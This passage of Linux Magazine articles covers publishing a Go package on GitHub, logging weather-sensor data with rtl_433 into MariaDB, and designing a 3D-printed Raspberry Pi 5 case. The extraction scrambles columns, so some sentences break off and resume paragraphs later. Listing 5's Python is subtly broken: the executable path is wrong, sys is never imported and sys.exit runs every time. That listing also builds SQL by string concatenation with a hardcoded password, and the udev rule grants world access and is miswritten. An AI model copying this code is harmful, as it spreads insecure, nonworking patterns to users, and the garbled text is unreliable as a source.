Starting in line 61, `readYAMLFile()` (lowercase, because it is not exported) reads the JSON data from the file into a data structure of the `map` type. Line 55 checks whether the specified key is defined. If it is present, line 58 returns the matching value (i.e., the secret), while line 56 reports an error to the caller if the search is unsuccessful.

Reassuring Tests

So much for the hopefully useful new package. However, even experienced programmers rarely see whether a piece of code actually works. This is why a Go package offered on GitHub should always come with tests that can be executed by calling `go test` on the command line and which report either success or an error.

To do this, Listing 3 defines a `Test-Lookup()` function (the `Test` prefix is mandatory) in the `murmur_test.go` file (the `_test.go` suffix is also mandatory). This function calls the constructor

`NewMurmur()` and uses `WithFilePath()` to include the YAML file that resides in the test suite's `data/` directory in the returning object structure (or actually a pointer to it). As you can see from Listing 4, the test data file has an entry for the `foo` key that points to the `bar` value.

The test program in Listing 3 now checks for precisely this result in line 17. If everything works, the test suite does nothing. If an error occurs, it reports this, and the Go test framework `testing` calls `t.Log()` to output the messages that were sent but suppressed previously. This usually helps to isolate the error reported by `t.Fail()`. Figure 4 shows a successful case in verbose mode. Without `-v`, the test suite would complete without saying a word in case of success.

Even a simple test is far better than none at all, and the package developer can roll out new releases after future changes with a clear conscience, as long as the test suite still runs smoothly. What else does a Go library on GitHub need – documentation, perhaps? Nothing is more annoying than coming across an interesting Go package on GitHub whose author was too lazy to show how it works in detail.

Go makes it easy for lazy coders: Locating type definitions or functions in the code, Go interprets the comment lines above them directly as documentation and displays them upon request (Figure 5), along with the program structures automatically extracted from the source code. No more excuses for missing documentation!




Figure 6: The new Go package on GitHub.



Figure 7: pkg.go.dev has indexed the package.



Figure 8: A license file is required for pkg.go.dev to index the package.

However, when you discover a package on GitHub, it is not yet available locally. This means that the standard call to `go doc` at the command line to let you view the documentation will not work as of yet. This is why a Go project on GitHub should always be accompanied by a `README.md` file (md for Markdown format) that explains the use of the package to curious visitors in an appealing way, preferably by reference to an example (Figure 6).

Publication

In addition to this, the `pkg.go.dev` website indexes all packages on GitHub that look like Go and breaks down the autogenerated manual pages in detail (Figure 7). To nudge the server towards picking up the package from GitHub, a quick visit to <https://pkg.go.dev/github.com/mschilli/go-murmur> can be useful. However, the website insists that the project be accompanied by a valid license in the form of a `LICENSE` file. For the new `go-murmur` project, I simply cut-and-pasted an Apache 2.0 license (Figure 8).

To use the package in other Go projects, the GitHub repo must contain a `go.mod` file. The command sequence shown in Figure 9 creates this for the package's author. In addition to the module name with the full GitHub path, the new `go.mod` file lists all packages on which the module depends under the keyword `require`. In this case, `go-murmur` still requires the `YAML` package residing at `gopkg.in`. Armed with this definition, the Go compiler creates a dependency tree later, fetching the packages required to bind the binary from the network in the right order.

For users to be able to use the new package, the current version of the repository on GitHub must also be given a tag in the `v1.2.3` format using `git tag`. This is how `go mod tidy` on the client side knows which version is currently available online and which one is installed locally.

Incidentally, GitHub also offers the option of marking certain versions as *Release* on each repo's homepage. But Go does not do anything with this; the compiler only looks at the Git tags in the repo. The `Version` constant in line 11 of Listing 2 is also only used for internal project management and is of no interest to the Go compiler.

Catch 22

But will the new library also work for other users? Until changes have appeared on GitHub, a test program cannot download them from there. Running `go mod tidy` to clarify dependencies will not find `go-murmur` if it has not yet been uploaded on GitHub. Even with future maintenance releases, `go mod tidy` still finds the old version on GitHub and stores it in the local `go.mod`. This in turn causes a subsequent `go build` to test the old version instead of the planned new release.

This can be temporarily fixed by the `replace` keyword in `go.mod`, as shown in Figure 10. On the right-hand side of the spaceship arrow (`=>`) you will see ...

```
$ go mod init github.com/mschilli/go-murmur
go: creating new go.mod: module github.com/mschilli/go-murmur
go: to add module requirements and sums:
    go mod tidy
$ go mod tidy
go: finding module for package gopkg.in/yaml.v2
go: found gopkg.in/yaml.v2 in gopkg.in/yaml.v2 v2.4.0
$ cat go.mod
module github.com/mschilli/go-murmur

go 1.22.4

require gopkg.in/yaml.v2 v2.4.0
$
```

Figure 9: The project needs a go.mod file.

```
module mtest

go 1.22.4

replace github.com/mschilli/go-murmur => ..

require github.com/mschilli/go-murmur v1.0.0

require gopkg.in/yaml.v2 v2.4.0 // indirect

"go.mod" 9 lines --11%--
```

Figure 10: The replace directive replaces the GitHub reference for local testing.

which tells the compiler not to search GitHub later, or even use a GitHub version of the package that may have been previously downloaded. Instead, it will search for the package code locally in the .. directory, where the crafty Go developer maintains the new version of the library.

Cutting Out the Middle Man

If you use git push to make changes to the source code on GitHub, you can't

expect external clients such as the Go compiler to notice them immediately. Instead, you should be prepared for a long wait, because several caching layers are at work here. It can sometimes take half an hour for all the changes to trickle through.

It can happen that go mod tidy does not find the new version on GitHub, but insists on the old, locally installed version. This is often due to the fact that the Go compiler go does not contact GitHub directly, but uses an intermediary defined in the GOPROXY environment variable.

This service is operated by Google's Go team and is intended to prevent millions of running Go builders from overloading GitHub with repetitive

requests. During the development of new versions, it is therefore important to switch off the middle man. You can do so by setting the environment variable GOPROXY=direct, which forces the Go compiler to search for new versions directly on GitHub instead of relying on the global proxy with its outdated information.

Another trick that disables the buffering proxy for go mod tidy is manually upgrading the version listed in go.mod. This means that go mod tidy tries to get the newer version immediately and without a cache.

Up It Goes!

If everything is working according to plan, then it's time to push the files into the repository on GitHub using git push. In Figure 11, git tag sets the version of the new release locally. A subsequent git push --tags also pushes the tag to the repository on GitHub. From then on, hopefully countless users will rush to retrieve the code. Responsible package authors keep their fan base excited by avoiding introducing incompatible API changes from this point on, fixing any reported "issues" in a flash, showing gratitude, and being friendly in general. ■■■

Info

[1] "Programming Snapshot – Go YouTube Stats" by Mike Schilli, *Linux Magazine*, issue 280, March 2024, pp. 44-49

Author

Mike Schilli works as a software engineer in the San Francisco Bay Area, California. Each month in his column, which has been running since 1997, he researches practical applications of various programming languages. If you email him at mschilli@perlmeister.com he will gladly answer any questions.



```
$ git tag v1.0.3
$ git push --tags
Total 0 (delta 0), reused 0 (delta 0), pack-reused 0
To github.com:mschilli/go-murmur.git
 * [new tag]          v1.0.3 -> v1.0.3
$
```

Figure 11: Git tags pushed to the repository determine the release version.



MakerSpace

Process data from a weather station with Linux

Weather Outlook

A DVB-T stick retrieves information from a professional weather station and stores it in a database for downstream processing. *By Martin Mohr*

If you frequently check the daily weather forecast, having your own weather station might be a good thing. However, professional devices are expensive, and they also mean that the amateur meteorologist is locked in to the display panels of the weather station vendor. As a

rule, it is impossible to use the measured values in your own applications.

The cost driver is not typically the sensors in the weather stations, but the display modules. A DIY solution could handle the measurement-only tasks, but the sensor

technology must be energy-saving and weatherproof. This is not easy to implement in a DIY project and adds to the overhead and costs. As an alternative, you could use the sensors of a professional weather station and draw on the data it provides for your project. In this article, I show you how to tap into the data stream of a weather station with a standard DVB-T USB stick, store the data in a database, and visualize it with Grafana [1].

Hardware

First of all, you need a sensor (Figure 1) suitable for your weather station project. Sensors like this are available for relatively little cash. I used a 5-in-1 outdoor sensor by Bresser [2] for around EUR80. The price and features can vary, and similar sensors with more features can be obtained at a lower price; it might be worth doing a little research. Bresser seems to restrict shipping to Continental



Figure 1: The weatherproof sensor by Bresser transmits data wirelessly.

Listing 1: Installing from Source Code

```
sudo apt-get install git libtool libusb-1.0-0-dev
librtlsdr-dev rtl-sdr build-essential cmake pkg-config
mkdir weather && cd weather
git clone https://github.com/merbanan/rtl_433.git
cd rtl_433/
cmake .
make
sudo make install
```

Lead Image © Tithi Luadthong, 123rf.com

Modifying Udev

The `rtl_433` software accesses the DVB-T stick via USB. That will normally require root privileges, unless you explicitly allow a normal user to talk to the device files. You can create a configuration file that grants access rights for the specific device. These access rights can be managed in a very granular way. In our case, we just need to set up authorizations for all devices by one vendor. This is done using the unique vendor ID (`idVendor`).

The `lsusb` command offers a quick way to determine this identifier: It lists the names and IDs of all the USB devices on the bus. For the stick that I have

used in this project, the output is Bus 003 Device 011: ID 0bda:2838 Realtek Semiconductor Corp. RTL2838 DVB-T, and it contains the manufacturer ID (0bda) and the model ID (2838).

To assign the authorizations, you first need to create a suitable file in the folder `/etc/udev/rules.d/` working as `root`. The file name must follow the convention used and clearly state what function the file has. In my example, I named the file `60-DVBT-Stick.rules`. The first line of Listing 2 shows the entries required for all users to be able to access devices by this vendor. To enable the rules without rebooting, use the commands in Listing 2.

Listing 2: 60-DVBT-Stick.rules

```
$ echo 'SUBSYSTEMS=="usb", ATTRS{idVendor}=="0bda", MODE=="0666"' | sudo tee /
etc/udev/rules.d/60-DVBT-Stick.rules
$ sudo udevadm control --reload-rules
$ sudo service udev restart
$ sudo udevadm trigger
```

Listing 3: Creating the Database and User Account

```
$ sudo apt install mariadb-server libmariadb3 libmariadb-dev
$ sudo mariadb

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.16-MariaDB-Oubuntu0.22.04.1 Ubuntu 22.04
[...]
MariaDB [(none)]> CREATE DATABASE Bresser;
Query OK, 1 row affected (0.000 sec)
MariaDB [(none)]> GRANT ALL ON Bresser.* TO
'dbuser'@'localhost' IDENTIFIED BY 'PaSsWoRd!';
Query OK, 0 rows affected (0.001 sec)
MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)
MariaDB [(none)]> CONNECT Bresser;
Connection id: 32
Current database: Bresser
MariaDB [Bresser]> CREATE TABLE measurements(id INT auto_
increment NOT NULL, PiT DATETIME NOT NULL, id_sensor INT
NOT NULL, battery_ok INT NOT NULL, temperature_C FLOAT
NULL, humidity FLOAT NULL, wind_max_m_s FLOAT NULL, wind_
avg_m_s FLOAT NULL, wind_dir_deg FLOAT NULL, rain_mm FLOAT
NULL, CONSTRAINT Bresser_PK PRIMARY KEY (id));
Query OK, 0 rows affected, 1 warning (0.006 sec)
MariaDB [Bresser]> exit
Bye
```

generated by the sensor, I used a standard DVB-T USB stick that is intended to receive digital radio and television signals via terrestrial channels. The stick has to support Software Defined Radio (SDR). It is also important to ensure that it is based on an RTL2832 chipset. My project uses the no-name 820T2 Digital USB 2.0 [4] TV stick for around EUR27; Amazon lists a very similar-looking item for \$36 [5].

Software Setup

You can install the required software without any trouble (except for one inconsistency) on a recent Ubuntu system. The command

```
sudo apt-get install rtl-433
```

installs the software on the system. During the installation process on my own computer, the program was not correctly added to the system's search path, but it was still possible to work with it using the absolute path.

If you encounter similar problems, the alternative is to build the software from the sources. The commands required for this are shown in Listing 1. The code in the GitHub repository is more up-to-date than the version that you can install via the package manager, and in my tests it worked on the Ubuntu desktop on a Raspberry Pi without any problems.

To check whether everything has worked, start a trial run after compiling by typing

```
rtl_433 -f 868M -T 120
```

If that gives you an error message, you first need to set the authorizations for the USB device. Detailed instructions can be found in the "Modifying Udev" box. To avoid the authorization worries for an initial test, you can use `sudo` just this once.

Setting Up the Database

I have used MariaDB to store the measured values from the weather station. To install the database software, type the command shown in the first line of Listing 3. The following commands create a database (Bresser) along with a matching user account (dbuser). As the user can only access the database via `localhost`, the password does not

Europe – the Acu-Rite Iris 06014 PRO + [3] is a similar product that's available from Amazon.

The Bresser sensor measures the temperature, humidity, wind speed, wind direction, and precipitation. It transmits on a frequency of 868 MHz; other devices use 433 MHz. During the installation, you need to point the sensor north and mount the sensor vertically. A small spirit level integrated in the housing and a marking on the sensor for north will help you with this.

To access the data stream that's



Figure 2: This is a sample view of how Grafana visualizes the weather data.

Listing 4: Python Environment

```
python -m venv bresser
source ./bresser/bin/activate
cd bresser/
pip3 install mariadb
```

have to comply with strict security guidelines. In the newly created database, create a table named `measurements` for the data.

Saving Data

A Python script handles the task of storing the data transmitted by the sensor in the database. You need a library to access the database with Python; it can only be installed in a virtual Python environment. Use the commands from Listing 4 to set up the environment including the library.

Now run the Python script from Listing 5 in the environment. It executes the `rtl_433` tool in a child process (line 5) and writes the received values into variables (lines 10-23); it then uses the variables to create an SQL command (lines 27-30) that stores those values in the database.

Automate with Crontab

To regularly store the current measured values in the database, you will need to run the script cyclically. You can use the Cron daemon on the

Raspberry Pi to do this. It automatically executes the programs defined in the Crontab configuration file: That is where you define the times at which you want a program to launch. For our sample script, you can use the entry from Listing 6. To edit the Crontab, type `crontab -e`. A detailed description of how Cron works can be found in an older *Linux Magazine* article [6].

When saving the measured values, it is important to note that the data can occupy a large amount of space on the SD card over time. It is important to think about a strategy for handling the data. The easiest approach is to delete data after a certain period of time. Alternatively, you can create a daily data record containing a summary of the weather data.

Visualization

Grafana is a useful platform for visualizing your measured values. The tool's website gives you all the information that you need to setup Grafana [7] and then configure a data source (your SQL database) that will allow for data visualizations as shown in Figure 2.

Listing 6: Crontab

```
*/5 * * * * /home/pi/wetter/bresser/bin/python /home/pi/wetter/bresser/bresser.py
```

Listing 5: Saving Measured Values

```
01 import subprocess
02 import json
03 import mariadb
04 id="3229280"
05 measurements=subprocess.run(['usr/local/bin/
    rtl_433','-f868M','-T30', '-Fjson'], stdout=subprocess.
    PIPE).stdout.decode('utf8').split('\n')
06 for line in measurements:
07     print(line)
08     if id in line:
09         values = json.loads(line)
10         if "temperature_C" in values:
11             temperature_C=values["temperature_C"]
12         if "wind_max_m_s" in values:
13             wind_max_m_s=values["wind_max_m_s"]
14         if "wind_avg_m_s" in values:
15             wind_avg_m_s=values["wind_avg_m_s"]
16         if "wind_dir_deg" in values:
17             wind_dir_deg=values["wind_dir_deg"]
18         if "rain_mm" in values:
19             rain_mm=values["rain_mm"]
20         if "battery_ok" in values:
21             battery_ok=values["battery_ok"]
22         if "humidity" in values:
23             humidity=values["humidity"]
24     try:
25         con = mariadb.connect(user="dbuser",
            password="PaSsWoRd!", host="localhost", port=3306,
            database="Bresser")
26         cur=con.cursor()
27         sql="INSERT INTO Bresser.measurements "
28         sql=sql+"(PiT, id_sensor, battery_ok, temperature_C,
            humidity, wind_max_m_s, wind_avg_m_s, wind_dir_deg,
            rain_mm )"
29         sql=sql+" VALUES(now(), "+str(id)+", "+str(battery_
            ok)+", "+str(temperature_C)+", "+str(humidity)+", "
30         sql=sql+str(wind_max_m_s)+", "+str(wind_avg_m_s)+",
            "+str(wind_dir_deg)+", "+str(rain_mm)+");"
31         cur.execute(sql)
32         con.commit()
33         con.close()
34     except mariadb.Error as e:
35         print(f"Error connecting to Database: {e}")
36     sys.exit(1)
```

Conclusions

It has certainly impressed me that a standard DVB-T USB stick can retrieve data from a weather station. This data can be stored and processed in a database with relatively little effort. Things get really exciting if you use the measurements to control a heating system or blinds – ioBroker [8, 9] is one of the tools that enable such functionality. ■■■

Author

Martin Mohr has experienced the complete evolution of modern computer technology. After his studies he mainly developed Java applications. The Raspberry Pi has rekindled his old love of electronics.

Info

- [1] Grafana: <https://grafana.com>
- [2] Bresser sensor: <https://www.bresser.de/en/Weather-Time/Accessories-bresser-2/BRESSER-5-in-1-Outdoor-Sensor-for-7002520-Professional-Weather-Station.html>
- [3] AcuRite sensor: <https://www.amazon.com/dp/B00SN1WHEU>
- [4] DVB-T stick used by the author: <https://www.amazon.co.uk/dp/B0B1B3V96B>
- [5] DVB-T stick (alternative): <https://www.amazon.com/dp/B00P2UOU72>
- [6] Cron article: Bruce Byfield, "Scheduling Commands and Scripts", Linux Magazine #225 (2019), <https://www.linux-magazine.com/Issues/2019/225/Command-Line-at-cron-anacron>
- [7] Grafana: <https://grafana.com/docs/grafana/latest/setup-grafana/installation/>
- [8] ioBroker: <https://www.iobroker.net/>
- [9] ioBroker article: Erik Bärwaldt, "Home Director", Linux Magazine #245 (2021), <https://www.linux-magazine.com/Issues/2021/245/ioBroker-Rasp-Pi>

■■■

Discover the past and invest in a new year of IT solutions at Linux New Media's online store.

Want to subscribe?

Searching for that back issue you really wish you'd picked up at the newsstand?

➤ shop.linuxnewmedia.com




➔ shop.linuxnewmedia.com

DIGITAL & PRINT
SUBSCRIPTIONS



SPECIAL EDITIONS





MakerSpace

3D print your own Raspberry Pi 5 case

Nicely Packaged

The official Raspberry Pi 5 case is not the perfect solution for all applications, so it makes perfect sense to design and 3D print your own case. *By Martin Mohr*

Requirements

- Air flow within the housing must be guaranteed. This is why I planned for large ventilation slots with space for the Active Cooler.
- Access to the GPIO header must be possible without restrictions; the cut-outs in the case must be large enough to allow for this.
- The case has to offer enough space to accommodate a HAT. To ensure that the HAT and the cooler do not get in each other's way, the HAT is mounted vertically in the housing using an angled socket strip [5].
- The backup battery for the RTC also needs a fixed location.
- The Raspberry Pi 5 has a connection for an external power button [6] that needs to be taken into account.

The Raspberry Pi 5 offers many new functions. Unfortunately, the original case that is sold by the Raspberry Pi Foundation is too small to make full use of all the options. This starts with the GPIO header: The 40-pin plug is very awkward to connect. The lid does not close properly, and it covers the fan. The case itself is so tightly dimensioned that the factory-fitted fan struggles to circulate the air. Things get even more cramped if you use the Active Cooler [1]. Apparently no one considered the fact that the battery [2] for the Real Time Clock (RTC) also needs some space. All in all, a usable case needs to offer more space and offer some openings for cooling. Ideally, it should be large enough to provide space for any Hardware Attached on Top (HAT) you choose to install.

My plan was to develop a case to meet even the toughest requirements; it also had to be sufficiently flexible to cope with future requirements. The "Requirements" box summarizes the design goals and describes how I've dealt with some of the problems of the official case. I built the case myself using a 3D printer. To create the model for printing, I used Onshape [3], an online CAD program that is free for private use. Note that all models created with

Onshape are publicly accessible. Video tutorials will help you familiarize yourself with the program [4].

Model

Creating a 3D model is an iterative process that usually requires several attempts until everything fits as desired. Precise measurements are a great help here. Let's take a look at the data sheet (Figure 1) of the Raspberry Pi 5 [7]. We can take some measurements for our case from this, such as the space between the mounting holes. But not all of the required dimensions can be found here; you will need a caliper gauge to determine the others.

Next, it's time to consider the case's structure; in principle, it has to consist of a lower and an upper shell. The lower part houses the Raspberry Pi with all the general components such as switches and battery. The upper half can vary depending on the application:

- If you want to use the Raspberry Pi without any components connected to the GPIO, a simple lid is sufficient (Figure 2).
- If instead, you will be using the GPIO, the upper part of the housing needs a cable pass-through (Figure 3).
- And finally, if you want to use a HAT or a separate circuit board on the GPIO, design the cover to be as tall

Lead Image © tom-Geschenk, Fotolia.com




Figure 1: An overview of the dimensions of the Raspberry Pi 5 (measured in millimeters).

as needed, and add more cutouts if required (Figure 4). As the HAT then occupies the space in which the button is located, it has to move to the upper part of the housing.

The two shells are designed to fit into each other, and magnets glued in each half hold them together.

There are a few general points to consider when developing models for the 3D printer. It is advisable to provide some space between the housing and the circuit board; 0.5 millimeters will do the trick here. If the gap is too small, you may not be able to remove the circuit board. During the design

phase, you also need to make sure that the 3D model matches the layer height of the printer: Otherwise the 3D print-out will not have the expected dimensions. Even in the age of CAD, it is extremely useful to create a sketch on paper first. When you mount the Raspberry Pi board in the case, make sure



Figure 2: If you do not need the GPIO interface, a simple lid is fine.




Figure 3: You need an additional cable pass-through to use the GPIO.



Figure 4: When using a HAT, you need to provide sufficient height in the cover.

that the case does not press on the built-in power button.

If you have already mounted a heat sink on the Raspberry Pi, heat it up using a hair dryer to loosen the adhesive. The heat sink can then be removed with a gentle twisting motion. To be able to use an external power button, you first need to populate jumper JP2, which is located next to the USB-C socket.

Active Cooler

As already mentioned, the original Raspberry Pi 5 case is a little tight. That's precisely why I developed a custom case. I wanted to be able to use

the Active Cooler without too much tinkering and without the GPIO cable obstructing the airflow. I've added an air intake on the top of the case, so the warm exhaust air can escape through the large openings in the connectors.

The opening will probably not have this effect in the tall case shell, but the warm air can escape from

the case, which prevents heat building up. Using the Active Cooler offers other advantages in addition to improved cooling: The Raspberry Pi runs very quietly, and the WLAN/Bluetooth chip and the power supply are cooled as well as the CPU.

Outtakes

At this point, I want to share some of the failings in my early design attempts; the causes were mainly minor measuring errors and bad ideas. There were many issues with the holders for the magnets that hold the case half-shells together: They need to be flush with the edge of the case, but must not

be flush with the edge of the guide. Getting the various cutouts to fit together perfectly also took several attempts. And there was a particularly annoying mishap related to the push button: Everything fitted together, but I was unable to turn the nut on the button because the gap was one millimeter too small. Failed attempts like this can cost you several hours of printing time before you can continue with the project.

Conclusions

Armed with the right software and a little practice, it's not that difficult to design a case that is tailored to your requirements. Depending on which HAT you want to use, you may need different cutouts. You are bound to experience a few mishaps, but as we all know, we learn from our mistakes.

You are welcome to adapt and develop the housing that I've developed to your needs; it is available on Onshape [8] (Figure 5). That way, you will gradually arrive at a customized solution that's perfectly tailored to your needs. I hope you will enjoy the process. ■■■

Info

- [1] Active Cooler: <https://www.raspberrypi.com/products/active-cooler/>
- [2] RTC battery: <https://www.raspberrypi.com/products/rtc-battery/>
- [3] Onshape: <https://www.onshape.com/>
- [4] Online training for Onshape: <https://www.onshape.com/en/resource-center/videos/>
- [5] Angled socket strip: <https://www.amazon.com/dp/B07VK75P9L>
- [6] Elegant power button: <https://www.amazon.com/dp/B0C3Q8KR7J>
- [7] Raspberry Pi 5 data sheet: <https://datasheets.raspberrypi.com/rpi5/raspberry-pi-5-mechanical-drawing.pdf>
- [8] 3D models on Onshape: <https://cad.onshape.com/documents/417a3950be547a8f906a38aa/w/00037e75844ffbf85c718c8/e/c1add7138ddb5751a7c27683>

Author

Martin Mohr has experienced the complete evolution of modern computer technology. After his studies he mainly developed Java applications. The Raspberry Pi has rekindled his old love of electronics.

